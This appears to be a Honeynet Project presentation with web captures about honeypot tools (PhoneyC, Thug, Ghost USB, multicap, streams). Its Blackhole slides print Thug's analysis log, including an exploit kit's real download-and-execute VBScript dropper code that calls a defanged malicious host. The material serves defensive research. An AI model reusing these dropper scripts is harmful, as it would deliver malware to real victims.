
## Visualizing a VOIP security attack

17 February 2011 - 12:00pm — ben

With the increase in popularity of VOIP telephony, attacks are becoming more prevalent. The compromise of a VOIP system can cost the victim over \$100,000 in real cash. For example, an Australian based company suffered \$120,000 in toll fraud as a result of a VOIP compromise.

Combining two of our interest areas (VOIP attacks and visualization), through Dataviz Australia I compiled a [video](#) which is intended to be a high level (if not stylized) visualization of the early stages of a cyber criminal compromising a VOIP system.


[CLICK to see video.](#)



## Recent blog posts

- Webviz - midterm update GSOC 2011
- Annual Honeynet Project Workshop 2011, Paris France.
- Visualizing a VOIP security attack
- 2010 Status Report
- SMS Spam
- Tool Release - Trigona
- Sunday (sundayddr) SIP scanning worm. When printers turn bad..
- Open SIP Relay scanner currently doing the rounds
- High Tech Crime Conference 2010 and AISA presentations on VOIP and security visualization
- VOIP (SIP) honeypot built in the Dionaea framework

[more](#)



<http://www.newscientist.com/blogs/nstv/2011/03/born-to-be-viral-computer-fights-hacker-attack.html>

David Watson (david@honeynet.org.uk)



# The HoneyNet Project

[Home](#) > [Chapters](#) > [Australian Chapter](#)

## Navigation

- [About us](#)
- ▼ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▼ [Chapters](#)
  - ▷ [Status Reports](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- ▼ [Google SoC 2012](#)
  - [GSoC 2012 Project Ideas](#)
  - [GSoC 2012 Student Template](#)

## Congratulations to the winners of Forensic Challenge FC10- Attack Visualization !

Thu, 02/16/2012 - 10:36 — [ben.reardon](#)

While the quantity of submissions for FC10 was lower than usual - we had expected this because of the amount of work required to submit plus being over the Christmas break - the quality of the solutions was really inspiring.

Of course the hardest part was deciding the winners, and as expected the traditional scoring method was not ideal for this type of challenge because the challenge was about creating and developing ideas, rather than just answering a number of dry questions. Quite a few people used the challenge not so much to win a prize, but to have fun, develop an idea they've had, practice on some real datasets, learn, and teach. This was exactly the spirit we'd hoped for, so thanks to everyone for putting in a big effort.

The Winners and their solutions:

**Fabian Fischer** - [solution](#)

**Chris Horsley** - [solution](#)

**Fraser Scott** - [solution](#)

**Dan Gleebits** - [solution](#)

**Johnathan Tracz** - [solution](#)

The standout theme in the submissions for me was the use of interactive and flexible tools to analyse the data. As we move further

<https://honeynet.org/node/812>





# wolf-viz

WoLF Viz - Word-based Log File Visualisation using processing.js

[Project Home](#)[Downloads](#)[Wiki](#)[Issues](#)[Source](#)[Summary](#) [People](#)

## Project Information

★ Starred by 3 users

[Project feeds](#)

### Code license

[New BSD License](#)

### Labels

log, visualisation, security,  
file

### Members

[fraser.s...@gmail.com](#)

## WoLF Viz

WoLF Viz works by parsing arbitrary text log files into a network (graph) of words, where the words are nodes and the edges are adjacent word pairs. The edge weights are based on how often the two words are seen next to each other. It then draws a map of log file, looking at each word-pair as it moves through the log file, using colours to represent the edge weights of each word-pair. Finally, it draws the selected log file text on top of the edge map and uses transparency to switch between views.

This project developed from my submission to the Honeynet Project Forensic Challenge 10 - "Attack Visualization". Details here: <http://honeynet.org/node/781>

A demo of the prototype is available here: <http://3a29.net> (uses log files from FC10).

Screenshot:


Select file:

```

[1] Mar 16 08:23:50 app-1 dhclient: DHCPACK of 192.168.126.133 from 192.168.126.254
[2] Mar 16 08:23:50 app-1 dhclient: can't create /var/lib/dhcp3/dhclient.eth0.leases: Permission denied
[3] Mar 16 08:23:50 app-1 dhclient: bound to 192.168.126.133 -- renewal in 682 seconds.
[4] Mar 16 08:35:12 app-1 dhclient: DHCPREQUEST of <null address> on eth0 to 192.168.126.254 port 67
[5] Mar 16 08:35:12 app-1 dhclient: DHCPACK of 192.168.126.133 from 192.168.126.254
[6] Mar 16 08:35:12 app-1 dhclient: can't create /var/lib/dhcp3/dhclient.eth0.leases: Permission denied
[7] Mar 16 08:35:12 app-1 dhclient: bound to 192.168.126.133 -- renewal in 754 seconds.
[8] Mar 16 08:47:46 app-1 dhclient: DHCPREQUEST of <null address> on eth0 to 192.168.126.254 port 67
[9] Mar 16 08:47:46 app-1 dhclient: DHCPACK of 192.168.126.133 from 192.168.126.254
[10] Mar 16 08:47:46 app-1 dhclient: can't create /var/lib/dhcp3/dhclient.eth0.leases: Permission denied
[11] Mar 16 08:47:46 app-1 dhclient: bound to 192.168.126.133 -- renewal in 808 seconds.
[12] Mar 16 09:01:14 app-1 dhclient: DHCPREQUEST of <null address> on eth0 to 192.168.126.254 port 67
[13] Mar 16 09:01:14 app-1 dhclient: DHCPACK of 192.168.126.133 from 192.168.126.254

```

<https://code.google.com/p/wolf-viz/>



News

Projects

Members

About

## HoneySpiderNetworkCapture

Locked History Actions

## Projects

- Capture-HPC NG
- SWF-TOOL

## Contact

- Contact

## HoneySpider Network Capture-HPC NG

The [HoneySpider Network](#) Project is a joint venture between [NASK/CERT Polska](#), [GOVCERT.NL](#) and [SURFnet](#). The goal was to develop a client honeypot system, based on existing state-of-the-art client honeypot solutions and a novel crawler application specially tailored for the bulk processing of URLs. This system focuses primarily on attacks against, or involving the use of, Web browsers.

The original [Capture-HPC](#) was developed by Christian Seifert and Ramon Steenson of the New Zealand Chapter. It was adapted to the requirements of the HSN project, which resulted in about half of the code being rewritten. HSN Capture-HPC extends standard Capture-HPC functionality with features like listening for commands on TCP socket, support of [VirtualBox](#) and [KVM](#) via specially crafted scripts and extended logging.

Full list of changes:

- major changes to logging format (including flags to mark when urls stop processing)
- ability to work with [VirtualBox](#) / [KVM](#) (new revert scripts - only GNU/Linux versions)
- support to work with single-image virtual machines (one base-disk immutable image)
- several stability fixes
- removed several bugs (deadlocks, npes, etc.)
- case sensitivity of URLs added
- simplified configuration files
- logging via log4j
- broken zips handling (repairer added)

<http://pl.honeynet.org/HoneySpiderNetworkCapture>

# Australian Honeynet Project

Home > Blogs > vlashef's blog

## Tool Release - Trigona

17 December 2010 - 10:13am — vlashef

### What is Trigona?

Trigona is a VirtualBox powered honey-client that was designed for high throughput with low False Positive and low False Negative rates.

It is essentially taking the best of High interaction and Low interaction honey-clients and cobbling them together with a couple of Perl scripts.

The benefits of High Interaction honey-client's has been that since there is no emulation of software etc. you can catch everything as opposed to a low interaction honey-client where exploits will only be caught if they have been catered for. However the down side of the High Interaction honey-client is that it is a lot slower than a Low Interaction as it requires a full blown virtual machine for each URL analysed as opposed to generally a command-line tool that can pump through a lot of links in a short period of time.

Trigona takes the high throughput of LI honey-clients and the 'catch all' benefits of the HI honey-clients and puts it into one system.

<http://honeynet.org.au/?q=node/63>

David Watson (david@honeynet.org.uk)



## The Honeynet Project Releases New Tool: PhoneyC

Wed, 02/09/2011 - 20:27 — anton.chuvakin

Here is another new release from the Project: a release of a new tool called [PhoneyC](#), a virtual client honeypot.

PhoneyC is a virtual client honeypot, meaning it is not a real application (that can be compromised by attackers and then monitored for analysis of attacker behavior), but rather an emulated client, implemented in Python. The main thing it does is scour web pages looking for those that attack the browser.

It can be run, for example, as: `$ python phoneyc.py -v www.google.com`

By using dynamic analysis, [PhoneyC](#) is able to remove the obfuscation from many malicious pages. Furthermore, PhoneyC emulates specific vulnerabilities to pinpoint the attack vector. PhoneyC is a modular framework that enables the study of malicious HTTP pages and understands modern vulnerabilities and attacker techniques.

Download version 0.1 (a contained readme contains installation instructions) here: [phoneyc\\_v0\\_1\\_rev1631.tar.gz](#)

v0.1 feature highlights include:

- \* Interpretation of useful HTML tags for remote links
  - hrefs, imgs, etc ...
  - iframes, frames, etc
- \* Interpretation of scripting languages
  - javascript (through spidermonkey)
  - supports deobfuscation, remote script sources
- \* ActiveX vulnerability "modules" for exploit detection
- \* Shellcode detection and analysis (through libemu)
- \* Heap spray detection

PhoneyC is hosted on <http://code.google.com/p/phoneyc/> from which the newest development version can be obtained via SVN.

For any issues turn to the Google Group dedicated to the project: <http://groups.google.com/group/phoneyc>.

<http://www.honeynet.org/node/605>      <http://code.google.com/p/phoneyc>

## Thug LI Client Honeypot

- Low interaction (LI) client honey pots emulate web browser (ie IE on Linux)
- More scalable than HI but easier to detect
- Thug replaces PhoneyC (2009-2011)
- Internal project from Italian Sysenter Chapter
- Released March 2012
- Lessons learned from PhoneyC, but better ;-)
- Design limitations - DOM + Javascript, plugin detection in exploit kits, extensibility

<http://www.honeynet.org/node/827>

David Watson (david@honeynet.org.uk)

# Thug LI Client Honey\_pot

- Thug + plugin framework new approaches:
- **Document Object Model** – Thug's DOM almost W3C DOM Core and HTML specifications Levels 1, 2 and partially 3) compliant, partially compliant with W3C DOM Events and Style specifications
- Easy to add missing features, rather than continue arms race with exploit writers and new kit versions
- **Extensibility** through additional python modules and pre/post analysis hooks

<http://www.honeynet.org/node/863>

David Watson (david@honeynet.org.uk)

## Thug LI Client Honeybot

- **Javascript** – switched to using Google V8 Javascript engine wrapper through PyV8
- Abstract Syntax Tree generation and inspection (static attack sigs, breakpoint mechanism for trapping interesting events for dynamic analysis)
- Content inspection via V8 debugger protocol plus libemu for shellcode detection and emulation (dynamic analysis)
- Access entire JS memory/context, clean APIs

<http://www.honeynet.org/node/827>

David Watson (david@honeynet.org.uk)

## Thug LI Client Honeypot

- **Personalities:** 6 browser personalities - IE6-8 on XP/2000, 5-6 lines of code to add more. Chrome and FF coming
- **Python vulnerability modules:** activeX controls, core browser functions, browser plugins
- **Logging:** flat file, MITRE MAEC format, mongoDB, HPFeeds events + files
- **Testing:** successfully identifies, emulates and logs IE WinXP infections and downloads served PDFs, jars, etc from Blackhole & other attack kits

<http://www.honeynet.org/node/827>

David Watson (david@honeynet.org.uk)



# Blackhole 1/4

```
$ python thug.py -v "hxxp://myapp-ups.com/main.php?page=898e350e1897a478"
```

```
[2012-03-06 15:51:06] <applet archive="hxxp://myapp-ups.com/content/GPlugin.jar" code="Inc.class"><param name="p" test="12" valu="12" value="vssMlggUk7MMahMzPJFUgYPMvM-Vc/oAd/G6cr"></param></applet>
```

```
[2012-03-06 15:51:07] Saving applet hxxp://myapp-ups.com/content/GPlugin.jar
```

```
[2012-03-06 15:51:07] <param name="p" test="12" valu="12" value="vssMlggUk7MMahMzPJFUgYPMvM-Vc/oAd/G6cr"></param>
```

```
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.15
```

```
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.14
```

```
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.13
```

```
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.12
```

```
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.11
```

```
[2012-03-06 15:51:07] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (adodb.stream)
```

```
[2012-03-06 15:51:07] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (Shell.Application)
```

```
[2012-03-06 15:51:07] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (msxml2.XMLHTTP)
```

```
[2012-03-06 15:51:07] [Microsoft XMLHTTP ActiveX] Fetching from URL hxxp://myapp-ups.com/w.php?f=97d19&e=2 [2012-03-06 15:51:08]
```

```
[Microsoft XMLHTTP ActiveX] Saving File: eed88603a141913f83bb58b4eacc88cf
```

```
[2012-03-06 15:51:08] [Microsoft XMLHTTP ActiveX] send
```

```
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] open
```

```
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] Write
```

```
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] SaveToFile (./../467f705.exe) [2012-03-06 15:51:08] [Adodb.Stream ActiveX] Close
```

```
[2012-03-06 15:51:08] [Shell.Application ActiveX] ShellExecute command: ./../467f705.exe [2012-03-06 15:51:08] [Navigator URL Translation] ./content/ap1.php?f=97d19 --> hxxp://myapp-ups.com/content/ap1.php?f=97d19
```

# Blackhole 2/4

[2012-03-06 15:51:09] Microsoft Internet Explorer HCP Scheme Detected

[2012-03-06 15:51:09] Microsoft Windows Help Center Malformed Escape Sequences Incorrect Handling

[2012-03-06 15:51:09] [AST]: Eval argument length > 64

[2012-03-06 15:51:09] [Windows Script Host Run] Command:

```
cmd /c echo B="I.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET","hxxp://myapp-  
ups.com/content/hcp_vbs.php?f=97d19&d=0",false:.send():Set A = CreateObject("Scripting.FileSystemObject"):Set  
D=A.CreateTextFile(A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End  
With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP%\I.vbs && %TEMP%\I.vbs  
&&
```

```
taskkill /F /IM helpctr.exe
```

[2012-03-06 15:51:09] [Windows Script Host Run - Stage 1] Code:

```
cmd /c echo B="I.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET","hxxp://myapp-  
ups.com/content/hcp_vbs.php?f=97d19&d=0",false:.send():Set A = CreateObject("Scripting.FileSystemObject"):Set  
D=A.CreateTextFile(A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End  
With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP%\I.vbs && %TEMP%\I.vbs  
&&
```

```
taskkill /F /IM helpctr.exe
```

[2012-03-06 15:51:09] [Windows Script Host Run - Stage 1] Downloading from URL hxxp://myapp-  
ups.com/content/hcp\_vbs.php?f=97d19&d=0

[2012-03-06 15:51:09] [Windows Script Host Run - Stage 1] Saving file 2eceb44e291417dc613739fb258e0ac0

# Blackole 3/4

[2012-03-06 15:51:09] [Windows Script Host Run - Stage 2] Code:

```
w=3000:x=200:y=1:z=false:a = "hxxp://myapp-ups.com/w.php?e=5&f=97d19":Set e =  
Createobject(StrReverse("tcejbOmetsySeliF.gnitpircS")):Set f=e.GetSpecialFolder(2):b = f &  
"\exe.ex2":b=Replace(b,Month("2010-02-16"),"e"):OT = "GET":Set c =  
CreateObject(StrReverse("PTTHLMX.2LMXSM")):Set d = CreateObject(StrReverse("maertS.BDODA"))
```

```
Set o=Createobject(StrReverse("tcejbOmetsySeliF.gnitpircS"))
```

```
On Error resume next
```

```
c.open OT, a, z:c.send()
```

```
If c.Status = x Then
```

```
d.Open:d.Type = y:d.Write c.ResponseBody:d.SaveToFile b:d.Close
```

```
End If
```

```
Set w=CreateObject(StrReverse("llehS." & "tpi"&"rcSW"))
```

```
Eval(Replace("W.ex2c b", Month("2010-02-16"), "E"))
```

```
W.eXeC "taskkill /F /IM wm" & "player.exe":W.eXeC "taskkill /F /IM realplay.exe":Set g=o.GetFile(e.GetSpecialFolder(2) &  
"\\" & StrReverse("bv.l") & "s"):g.Delete:WScript.Sleep w:Set
```

```
g=o.GetFile(b):Eval("g.Delete")
```

[2012-03-06 15:51:09] [Windows Script Host Run - Stage 2] Downloading from URL hxxp://myapp-ups.com/w.php?  
e=5&f=97d19

[2012-03-06 15:51:09] [Windows Script Host Run - Stage 2] Saving file eed88603a141913f83bb58b4eacc88cf

# Blackhole 4/4

[2012-03-06 15:51:18] <param name="movie" value="content/field.swf"></param>

[2012-03-06 15:51:18] [Navigator URL Translation] content/field.swf --> hxxp://myapp-ups.com/content/field.swf [2012-03-06 15:51:18] Saving remote content at content/field.swf (MD5: 027ddef75ff4f692196e0461756c3deb) [2012-03-06 15:51:18] <param name="allowScriptAccess" value="always"></param>

[2012-03-06 15:51:18] <param name="Play" value="0"></param>

[2012-03-06 15:51:18] <embed allowscriptaccess="always" height="10" id="swf\_id" name="swf\_id" src="content/field.swf" type="application/x-shockwave-flash" width="10"></embed>

[2012-03-06 15:51:18] [Navigator URL Translation] content/field.swf --> hxxp://myapp-ups.com/content/field.swf [2012-03-06 15:51:18] Saving remote content at content/field.swf (MD5: 027ddef75ff4f692196e0461756c3deb) [2012-03-06 15:51:18] Saving log analysis at ../logs/a201092c67a6fecf301a09f8dae985b2/20120306155105

github

[Signup and Pricing](#)[Explore GitHub](#)[Features](#)[Blog](#)[Login](#)

buffer / thug

Watch

23

Fork

5

Code

Network

Pull Requests 0

Issues 0

Wiki

Graphs

Python low-interaction honeyclient

Clone in Mac

ZIP

HTTP

Git Read-Only

<https://github.com/buffer/thug.git>

Read-Only access

branch: master

Files

Commits

Branches 2

Tags 25

Downloads

Latest commit to the master branch

Minor fixes



buffer authored June 15, 2012



commit d9f57cdde7

thug /

| name                       | age               | message                                                     | history |
|----------------------------|-------------------|-------------------------------------------------------------|---------|
| <a href="#">patches</a>    | November 28, 2011 | Added patches for the V8 engine to the git tree [buffer]    |         |
| <a href="#">samples</a>    | June 13, 2012     | Improvements in document events handling/emulation [buffer] |         |
| <a href="#">src</a>        | June 15, 2012     | Minor fixes [buffer]                                        |         |
| <a href="#">.gitignore</a> | February 21, 2012 | Added 'logs' directory to .gitignore [buffer]               |         |

<https://github.com/buffer/thug>

David Watson (david@honeynet.org.uk)



## Ghost USB Honeypot

- Many successful attacks spread across air gaps using USB flash (Conficker, Stuxnet)
- “Sheep dip” disinfection machine is impractical, humans are lazy, policies fail
- Idea to extend honeypot concept to handle malware propagation via USB devices
- Implement USB honeypot on production Windows systems and detect airgap “sneakernet” based malware transmission

<http://www.honeynet.org/node/871>

David Watson (david@honeynet.org.uk)

# Ghost USB Honeypot

- Malware can use multiple APIs to detect insertion (ie window messages on device detection by kernel/bus driver)
- Emulate all possible methods of detecting USB device insertion/removal on Windows
- Goal to be indistinguishable to real removable physical USB devices

<http://www.honeynet.org/node/871>

David Watson (david@honeynet.org.uk)

## Ghost USB Honeypot

- Implement kernel driver, hook at disk.sys disk driver level
- Ghost bus reports arrival of Ghost drive
- I/O requests to Ghost stored as image file
- Hide ghost USB device from user
- Periodically emulate virtual USB flashdrive insertion to check for infections
- Hopefully capture malware written to USB

<http://www.honeynet.org/node/871>

David Watson (david@honeynet.org.uk)

# Ghost USB Honeypot

- Version 1 released last week
- Initial testing shows 8 second average infection time on device insertion (max 35 seconds / min 1 second (Conficker))
- Being worked on this summer in HPSoC
- Eventually package, deploy, manage, report/alert centrally - when screen saver active as host based intrusion detection?

<http://www.honeynet.org/node/871>

David Watson (david@honeynet.org.uk)



# ghost-usb-honeypot

A honeypot for USB malware

 Search projects[Project Home](#)[Downloads](#)[Wiki](#)[Issues](#)[Source](#)[Summary](#) [People](#)

## Project Information

 +8 Recommend this on Google+[Project feeds](#)**Code license**[GNU GPL v3](#)**Members**[sebastian.poeplau](#)

## Links

**Blogs**[Development blog](#)**External links**[Project plan](#)

## Ghost USB honeypot

Ghost is a honeypot for malware that spreads via USB storage devices. It detects infections with such malware without the need of any further information. If you would like to see a video introduction to the project, have a look at [this Youtube video](#).

The honeypot was first developed for a bachelor thesis at Bonn University in Germany. Now development is continued by the same developer within the [Honeynet Project](#). You can find detailed information on future development in the [project plan](#).

### How does it work?

Basically, the honeypot emulates a USB storage device. If your machine is infected by malware that uses such devices for propagation, the honeypot will trick it into infecting the emulated device.

If you'd like to read about Ghost's internal workings in more detail, please see the corresponding [wiki page](#).

### What do I need to run it?

At the moment, Ghost only supports Windows XP 32 bit. It is in an early stage of development, which is why you should be appropriately careful when using the software.

You can either download a binary distribution of Ghost or compile the code yourself. If you choose to build the code, you will need the Windows Driver Kit. For detailed instructions on how to do so, refer to the [build](#) and [install](#) guides in the wiki.

<https://code.google.com/p/ghost-usb-honeypot/>

David Watson (david@honeynet.org.uk)





# The HoneyNet Project

[Home](#) > [Security Workshops](#) > [2011 - Paris](#)

## Navigation

- [About us](#)
- ▽ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▷ [Create content](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- [Latest images](#)
- ▽ [Security Workshops](#)
  - ▽ [2011 - Paris](#)
    - [Session 1 - 1](#)
    - [Session 1 - 2](#)
    - [Session 2 - 1](#)

## Session 2 - 2 - High-performance packet sniffing

### Presentation Abstract

Recording network traffic is common practice in honeynets to backup all data that enters or leaves the network. Complete traces provide a means to investigate a phenomenon on the packet level at any later time. The pcap format is the de-facto standard for storing traffic dumps in files, and a number of tools support it. Most of these tools combine capturing and analysis capabilities, but that comes on cost of some overhead that makes them sometimes less suited for specialized tasks. In this talk we will introduce two new open-source tools, multicap and streams, that address the need for more flexible, specialized tools.

In the first part of the presentation we will discuss the special requirements of a packet recorder in honeynets where the most important aspect is a low drop rate. At the same time, traffic should be stored in a way that supports post-processing, e.g., it would be nice to rotate dump files based on time intervals or size. We will then introduce mutlicap, a high performance network sniffer, and explain the design decisions made. In a live demo, some usage examples will be shown.



pic by Cedric Blancher  
(CC BY-SA-NC)

[http://www.honeynet.org/SecurityWorkshops/2011\\_Paris/Session2\\_2-PacketSniffing](http://www.honeynet.org/SecurityWorkshops/2011_Paris/Session2_2-PacketSniffing)

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))



## High-Performance Packet Sniffing and Traffic Mining

### Designing *multicap*

#### Minimize Memory Allocations

- ▶ Use a PF\_PACKET socket
- ▶ Attach a user-space ring buffer with `setsockopt (PACKET_RX_RING)`
- ▶ This is Linux only

#### No System Calls To Get Packet Times


- ▶ PF\_PACKET already stores the time stamp in the packet struct
  - nano-second time resolution without further system calls
- ▶ No need to call `localtime()` etc.

#### Memory-mapped Dump Files

- ▶ `mmap()` for increased dumping
- ▶ Pre-allocate multiples of page size




### Packet Sniffing



### Do Not Drop The Packets

#### Packet Drops

- ▶ Sniffer too slow: packet drops
- ▶ Lost information cannot be recovered
- ▶ Missing packets can render TCP streams unusable



#### Sniffing Performance

- ▶ Allocating, copying and freeing memory takes time
- ▶ Getting the system time costs CPU cycles
- ▶ Reduce such calls as much as possible

[http://www.honeynet.org/SecurityWorkshops/2011\\_Paris/Session2\\_2-PacketSniffing](http://www.honeynet.org/SecurityWorkshops/2011_Paris/Session2_2-PacketSniffing)

David Watson (david@honeynet.org.uk)



## index : streams

Play with pcap files

summary refs log tree commit diff **about**

log

streams is a tool for browsing, mining and processing TCP streams in pcap files. It provides a command line prompt for filtering, selecting and dumping. It can further invoke external tools to pipe stream data through. Here is the output of an example session:

```
$ /opt/streams/bin/streams
```



version 0.1.0, Copyright (C) 2011 by Tillmann Werner

```
streams> help
```

|            |                                                                                   |
|------------|-----------------------------------------------------------------------------------|
| analyze    | analyze trace file                                                                |
| bpf        | specify a berkeley packet filter expression                                       |
| count      | display number of streams                                                         |
| dump       | dump selected stream to a file (see outfile)                                      |
| ext        | specify external program (+ arguments) to pipe streams through (see pipe)         |
| filter     | toggle stream filter status (include/exclude empty and incomplete streams)        |
| help       | show help (this output)                                                           |
| list       | list streams                                                                      |
| match      | specify a content pattern, use 'x [pattern]' for patterns in hexadecimal encoding |
| offset     | set datalink layer offset for packet trace file                                   |
